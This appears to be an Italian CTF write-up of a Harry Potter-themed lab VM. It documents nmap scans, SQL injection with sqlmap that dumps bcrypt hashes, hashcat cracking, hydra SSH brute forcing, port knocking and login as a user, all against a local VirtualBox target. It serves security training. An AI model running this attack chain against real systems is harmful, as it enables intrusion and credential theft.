

EPICODE – HARRY P BLACKBOX:

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi. Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta.

COMUNICAZIONE TRA MACCHINE:

il nostro target sarà il server theta con IPv4: 192.168.56.107 in questo caso.

```
(kali@kali)-[~]
$ nmap -sn 192.168.56.101/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 05:27 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00041s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00015s latency).
MAC Address: 08:00:27:1E:02:1D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.107
Host is up (0.00047s latency).
MAC Address: 08:00:27:60:7E:1E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.91 seconds

(kali@kali)-[~]
$ ping 192.168.56.107
PING 192.168.56.107 (192.168.56.107) 56(84) bytes of data.
64 bytes from 192.168.56.107: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 192.168.56.107: icmp_seq=2 ttl=64 time=0.818 ms
64 bytes from 192.168.56.107: icmp_seq=3 ttl=64 time=0.556 ms
64 bytes from 192.168.56.107: icmp_seq=4 ttl=64 time=0.506 ms
^C
— 192.168.56.107 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.506/0.750/1.120/0.244 ms
```

le macchine possono comunicare, ora possiamo passare ad un enumerazione di servizi iniziale con nmap.

PRIMA ENUMERAZIONE DI SERVIZI

Compiamo con tool nmap una enumerazione di porte, servizi, versioni e OS sul target.

```
(kali@kali)-[~]
$ nmap -p- -sV -O 192.168.56.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 05:30 -0400
Nmap scan report for 192.168.56.107
Host is up (0.00057s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Synology DiskStation NAS ftpd
42/tcp    open  tcpwrapped
80/tcp    open  http             Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp             (Firmware: 1)
1883/tcp  open  tcpwrapped
2222/tcp  open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
11211/tcp open  tcpwrapped
MAC Address: 08:00:27:60:7E:1E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.81 seconds
```

#notiamo come molte porte risultano “open” ma con servizio non identificato ma indicato come “tcpwrapped” quindi filtrato tramite probabile ACL che ci impedisce di enumerare bene i servizi.

```
(kali@kali)-[~]
$ nmap -Pn -p- -sV -O 192.168.56.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 05:28 -0400
WARNING: RST from 192.168.56.107 port 21 -- is this port really open?
WARNING: RST from 192.168.56.107 port 21 -- is this port really open?
WARNING: RST from 192.168.56.107 port 21 -- is this port really open?
Nmap scan report for 192.168.56.107
Host is up (0.00068s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Synology DiskStation NAS ftpd
80/tcp    open  http             Apache httpd 2.4.52 ((Ubuntu))
135/tcp   open  tcpwrapped
1723/tcp  open  pptp             (Firmware: 1)
1883/tcp  open  tcpwrapped
2222/tcp  open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
5060/tcp  open  tcpwrapped
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
8443/tcp  open  ssl/tcpwrapped
11211/tcp open  tcpwrapped
MAC Address: 08:00:27:60:7E:1E (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.37 seconds
```

#tramite scan no-ping notiamo un messaggio di warning che indica che il port ftp 21 non è realmente aperto, cominciamo a insospettirci sul comportamento delle porte mostrate. Per ora porta 80 e 2222 sono le uniche con risposte complete senza comportamenti anomali, ma controlliamo più in dettaglio...

```
(kali@kali)-[~]
$ nmap -p 21 --script=ftp-anon,ftp-syst,ftp-bounce 192.168.56.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 05:55 -0400
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
Nmap scan report for 192.168.56.107
Host is up (0.00064s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.56.107
MAC Address: 08:00:27:60:7E:1E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.23 seconds
```

#facciamo probe su port 21 in maniera evasiva per accertarmi che il flagging anomalo del servizio durante lo scan noping operi in maniera adatta, e notiamo che non sto ottenendo la risposta SYST standard di un Synology Diskstation daemon ma sta servendo una risposta generica, si tratta quindi molto probabilmente di una trappola “dionea” (pianta carnivora) con lo scopo di distrarci dai veri vettori di attacco... questo allora ci conferisce confidenza che dei molteplici port analizzati molti saranno dei “decoy” o “honeypot”.

#è importante quindi che siano enumerati prima i servizi che invece sembrano aver risposto in maniera ordinaria ovvero il port 80 e il port 2222.

Iniziando dal servizio ssh su port 2222 tentiamo accesso con utente qualsiasi, con flag “verbose” per analizzare la richiesta di connessione. noto che la key di fingerprinting sembra essere costante, il servizio è quindi reale e non un decoy.

passiamo ora ad analizzare connessione su port 80

```
$ ssh -v admin@192.168.56.107 -p 2222
debug1: OpenSSH_10.2p1 Debian-6, OpenSSL 3.6.1 27 Jan 2026
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 192.168.56.107 [192.168.56.107] port 2222.
debug1: Connection established.
debug1: no pubkey loaded from /home/kali/.ssh/id_rsa
debug1: identity file /home/kali/.ssh/id_rsa type -1
debug1: no identity pubkey loaded from /home/kali/.ssh/id_rsa
debug1: no pubkey loaded from /home/kali/.ssh/id_ecdsa
debug1: identity file /home/kali/.ssh/id_ecdsa type -1
debug1: no identity pubkey loaded from /home/kali/.ssh/id_ecdsa
debug1: no pubkey loaded from /home/kali/.ssh/id_ecdsa_sk
debug1: identity file /home/kali/.ssh/id_ecdsa_sk type -1
debug1: no identity pubkey loaded from /home/kali/.ssh/id_ecdsa_sk
debug1: no pubkey loaded from /home/kali/.ssh/id_ed25519
debug1: identity file /home/kali/.ssh/id_ed25519 type -1
debug1: no identity pubkey loaded from /home/kali/.ssh/id_ed25519
debug1: no pubkey loaded from /home/kali/.ssh/id_ed25519_sk
debug1: identity file /home/kali/.ssh/id_ed25519_sk type -1
debug1: no identity pubkey loaded from /home/kali/.ssh/id_ed25519_sk
debug1: Local version string SSH-2.0-OpenSSH_10.2p1 Debian-6
debug1: Remote protocol version 2.0, remote software version OpenSSH_8.9p1 Ubuntu 3ubuntu0.10
debug1: compat_banner: match: OpenSSH_8.9p1 Ubuntu 3ubuntu0.10 pat OpenSSH* compat 0x04000000
debug1: Authenticating to 192.168.56.107:2222 as 'admin'
debug1: load_hostkeys: fopen /home/kali/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: SSH2_MSG_KEXINIT sent
debug1: SSH2_MSG_KEXINIT received
debug1: kex: algorithm: curve25519-sha256
debug1: kex: host key algorithm: ssh-ed25519
debug1: kex: server->client cipher: aes128-ctr MAC: hmac-sha2-256 compression: none
debug1: kex: client->server cipher: aes128-ctr MAC: hmac-sha2-256 compression: none
debug1: expecting SSH2_MSG_KEX_ECDH_REPLY
debug1: SSH2_MSG_KEX_ECDH_REPLY received
debug1: Server host key: ssh-ed25519 SHA256:1QtQMK20LnL0rV+jU4RlFFCA/KMx8p+valw1C9cr0Ss
debug1: load_hostkeys: fopen /home/kali/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: checking without port identifier
debug1: load_hostkeys: fopen /home/kali/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug1: hostkeys_find_by_key_hostfile: hostkeys file /home/kali/.ssh/known_hosts2 does not exist
debug1: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts does not exist
debug1: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts2 does not exist
The authenticity of host '[192.168.56.107]:2222 ([192.168.56.107]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:1QtQMK20LnL0rV+jU4RlFFCA/KMx8p+valw1C9cr0Ss
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? n
Please type 'yes', 'no' or the fingerprint:
```

tramite script di nmap, ma svolgiamo lo scan in maniera generale per tentare anche a ricevere risposte da 8080 e 8443 nel caso esse siano effettive (nginx dionea traps).

```
(kali@kali)-[~]
$ nmap -sS -sV -D RND:5 --version-intensity 9 --script=banner,http-headers,http-title 192.168.56.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-22 07:00 -0400
Nmap scan report for 192.168.56.107
Host is up (0.00048s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Synology DiskStation NAS ftpd
42/tcp    open  tcpwrapped
80/tcp    open  http             Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Login
|_Requested resource was login.php
|_http-headers:
|   Date: Wed, 22 Apr 2026 11:00:50 GMT
|   Server: Apache/2.4.52 (Ubuntu)
|   Set-Cookie: PHPSESSID=o8udt6fsq01oiqf2k96mi2mqid; path=/
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Set-Cookie: wand=c2MqVDFsOVN5ezVi; expires=Wed, 29-Apr-2026 11:00:50 GMT; Max-Age=604800; path=/
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|_ (Request type: HEAD)
```

#Notiamo nei set cookies una string “wand”, bacchetta, per ora teorizziamo sia una credenziale nascosta in quanto parametro non ordinario, lo annoto e vado avanti. Faccio recon sul servizio http stesso...

Sul sito <http://192.168.56.107> svolgiamo una estensiva enumerazione delle directories (ma non ancora dei source css o html... arriveremo dopo a quel punto...) e troviamo le seguenti directories di interesse:

Una landing page login iniziale, a prova di SQLi ... una welcome.php con un indizio, una pagina tmp con un ulteriore indizio... ma ancora più di interesse un /oldsite, pagina deprecata che possiamo enumerare ulteriormente o utilizzare come iniziale vettore di attacco tramite SQL injection.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.107/oldsite/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,bak,old,conf,log,json,sh
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.107/oldsite/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,php,bak,old,conf,log,json,sh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.php (Status: 302) [Size: 0] [→ login.php]
images (Status: 301) [Size: 325] [→ http://192.168.56.107/oldsite/images/]
login.php (Status: 200) [Size: 661]
css (Status: 301) [Size: 322] [→ http://192.168.56.107/oldsite/css/]
tmp (Status: 200) [Size: 17]
Progress: 2205580 / 2205580 (100.00%)

Finished
```

tentiamo in maniera generica di controllare se SQL injection è possibile e ottengo una lista di user iniziale... vediamo tra questi Luca e Milenia, gli ex dipendenti compromessi....

Login


Wrong password or username:

anna

luca

marco

milenia



65511 => fatto

#fatto, misfatto,

intenzioni.

sappiamo che la

CTF è ispirata

almeno parzialmente

in tema ad Harry Potter come intuibile dal nome, queste sembrano essere riferimenti alla frase “Giuro solennemente di non avere buone intenzioni” e “Fatto il misfatto”, oltre che avere numeri di ports associati che ci fanno immediatamente pensare ad un necessario port knocking. Tenta con queste 3 in diverse posizioni ma non sembrano aprire ports di interesse quindi andiamo avanti.

SQL INJECTION DEL LOGIN FORM:

per semplificare il processo abbiamo utilizzato sqlmap batch per estrarre più informazioni possibili nel minor tempo.

```
do you want to exploit this SQL injection? [Y/n] Y
[14:43:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[14:43:13] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:43:13] [INFO] fetching current database
[14:43:13] [INFO] fetching tables for database: 'oldsite'
[14:43:13] [INFO] fetching columns for table 'users' in database 'oldsite'
[14:43:13] [INFO] fetching entries for table 'users' in database 'oldsite'
Database: oldsite
Table: users
[4 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | $2y$10$Dy2MtFKLFvH78.bLGp6a7uBdSE1WNCsbnT0HvAQLyT21GZWG07TMK | anna |
| 2 | $2y$10$1NS1EUevEtLqsp.0Eq4UkuGREzykhouhZCdpT9hSt.Fw6oBZsa1.E1 | luca |
| 3 | $2y$10$gdY5a.GiC6ulgybIBMH00U7Cdo.pEebWsl7E/CLGFHoTG39LePAK | marco |
| 4 | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy | milena |
+----+-----+-----+
[14:43:13] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.107/dump/oldsite/users.csv'
[14:43:13] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-04222026_0243pm.csv'
[*] ending @ 14:43:13 /2026-04-22/
```

#troviamo quindi le passwords hashate degli utenti, sono nello standard bcrypt quindi il crack di tutte e quattro sarebbe un processo lungo e dispendioso... mi concentro quindi nel

craccare prima quelle dei dipendenti

che sappiamo aver compromesso

il sistema informatico.

Ad esempio Milena. Utilizziamo

hashcat.


Finito il processo scopriamo la

password di login “darkprincess”

```
$2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy:darkprincess
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh ... aHRZ
Time.Started.....: Thu Apr 23 03:49:56 2026 (42 mins, 7 secs)
Time.Estimated...: Thu Apr 23 04:32:03 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 30 H/s (3.57ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 73664/14344385 (0.51%)
Rejected.....: 0/73664 (0.00%)
Restore.Point....: 73660/14344385 (0.51%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: danel → darkemo
Hardware.Mon.#01.: Util: 79%
```

INDOVINELLO LOGIN FORM:

Effettuato accesso all'account di Milena siamo introdotti ad una pagina index.php che ottiene input testuale. Tenta un injection nuovamente ma i risultati sono identici a quelli precedenti. Quindi invece provo ad utilizzare qualche frase specifica che possa stimolare cambiamenti nel comportamento della pagina.



Ciao, milena!

fatto il misfatto

Submit

Attenzione! La bacchetta di Milena ha reagito in modo strano vicino al libro di incantesimi di Luca. Forse un incantesimo combinato potrebbe svelare il mistero?

Inserendo “fatto il misfatto” otteniamo l’indizio che per “svelare il mistero” è necessario un “incantesimo combinato”. Sappiamo di avere due pagine login una sul sito effettivo e uno su quello deprecato. Proviamo a inserire l’altra frase che abbiamo ottenuto precedentemente da indizio su /tmp.

“ciao user”, conosciamo ora l’esistenza di un utente che non era prima stato rivelato da SQLi.

Ciao, milena!


giuro solennemente di non avere buone intenzioni

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?


ESAMINE PAGINE WEB PER INDIZI:

Prima di passare ad accessi a servizi enumeriamo ulteriormente le pagine web che conosciamo già. Controlliamo il codice sorgente HTML e CSS per commenti o indizi...




#Su source html di oldsite notiamo un commento in “brainfuck”. Lo decodifichiamo. Sembra essere una porta che abbiamo già scoperto, però questo ci fa allora pensare che simili commenti si trovino altrove sulla pagina, o su altre pagine già visitate.

Troviamo su source
CSS un ulteriore
commento
codificato,



“buone” e “intenzioni” sono entrambe parte della stessa frase di riferimento a Harry Potter “Giuro solennemente di non avere buone intenzioni”, possiamo dedurre che quindi queste indichino una sequenza di porte assegnata per parola in vari indizi ma mancano ancora molte componenti per raggiungere l’ordine di knocking... Controlliamo le pagine sul sito effettivo anziché quello deprecato:


#HTML source



9220 => giuro

“Giuro - - non avere buone intenzioni”
sembrano necessari ancora 2 tasselli
per ottenere la sequenza knocking

#CSS Source



ACCESSO AD SSH SU PORT 2222 CON USER COMPROMESSI:

Conoscendo user cracchiamo la password con hydra finche non otteniamo accesso su ssh.

```
(kali㉿kali)-[~]
$ hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.56.107 ssh -s 2
222
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-23 04:
41:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.107:2222/
[STATUS] 912.00 tries/min, 912 tries in 00:01h, 14343487 to do in 262:08h, 16 active
[2222][ssh] host: 192.168.56.107 login: user password: harry
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-23 04:43:03
```

#una volta dentro notiamo l'header di benvenuto affermare che “ i comandi possono dar luogo a ogni tipo di incantesimo” dandoci l'indizio che magari tramite alcuni comandi potremo trovare indizi successivi, ma intanto enumeriamo ssh con user.

Con comandi diskfree
e sync troviamo sono stati
montati due finti
file di sistema in maniera
da includere i rimanenti
due indizi nel field
“mounted on”, lumos for
df and nox for sync.

```
(kali㉿kali)-[~]
$ ssh user@192.168.56.107 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.56.107's password:
*****
*
*          ⚡ Benvenuti al Server Magico di HogTheta ⚡          *
*
* Qui i comandi possono dar luogo a ogni tipo di incantesimo. *
*
*      △ Ricordate: ogni accesso non autorizzato verrà      *
*      immediatamente riportato al Ministero della Magia. △  *
*
*****
user@hogtheta:~$ df

```

Filesystem	Size	Used	Avail	Use%	Mounted on
rootfs	4.7G	731M	3.8G	17%	/
udev	10M	0	10M	0%	/dev
tmpfs	25M	192K	25M	1%	/run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af	4.7G	731M	3.8G	17%	/
tmpfs	5.0M	0	5.0M	0%	/run/lock
tmpfs	101M	0	101M	0%	/run/shm
lumos	1700	0	1700	0%	La luce illumina la stanza, rivelando che il numero magico per 'solennemente' è
1700.					

```

user@hogtheta:/$ sync
agiti la bacchetta pronunciando Nox... L'oscurità cala e sussurra che il numero magico per 'di' è 9991.
user@hogtheta:/$ Connection to 192.168.56.107 closed by remote host.
Connection to 192.168.56.107 closed.
```



```
(kali@kali)-[~]
$ knock 192.168.56.107 9220 1700 9991 55677 37789 7282

(kali@kali)-[~]
$ nmap -sV -sC -p22 192.168.56.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-23 05:05 -0400
Nmap scan report for 192.168.56.107
Host is up (0.00064s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
|_ 256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
MAC Address: 08:00:27:60:7E:1E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

facciamo un knock alle porte nell'ordine che abbiamo ottenuto dagli indizi e facciamo uno scan nmap sulle porte che si aprono e rispondono in maniera ordinaria (evitare gli honeypot) in questo caso la porta 22 con servizio OpenSSH simile a quella 2222.

Cerchiamo di accedere tramite utente Milena della quale sappiamo già una password probabilmente riutilizzata.

Svogliamo quindi un enumerazione interna di file e directories e troviamo

```
(kali@kali)-[~]
$ ssh milena@192.168.56.107 -p 22
milena@192.168.56.107's password:
Theta fa schifo
```

la prima bandiera.

vediamo a cosa

abbiamo accesso

e troviamo nella

directory di home

il folder "/shared"

contentente un file

.swp con quelle

che sembrano

```
Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ ls -la
total 36
drwx----- 4 milena milena 4096 Oct  2  2024 .
drwxr-xr-x 7 root  root  4096 Sep 30  2024 ..
-rw----- 1 milena milena  185 Oct  2  2024 .bash_history
-rw-r--r-- 1 milena milena  220 Sep 22  2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22  2024 .bashrc
drwx----- 2 milena milena 4096 Sep 30  2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22  2024 .local
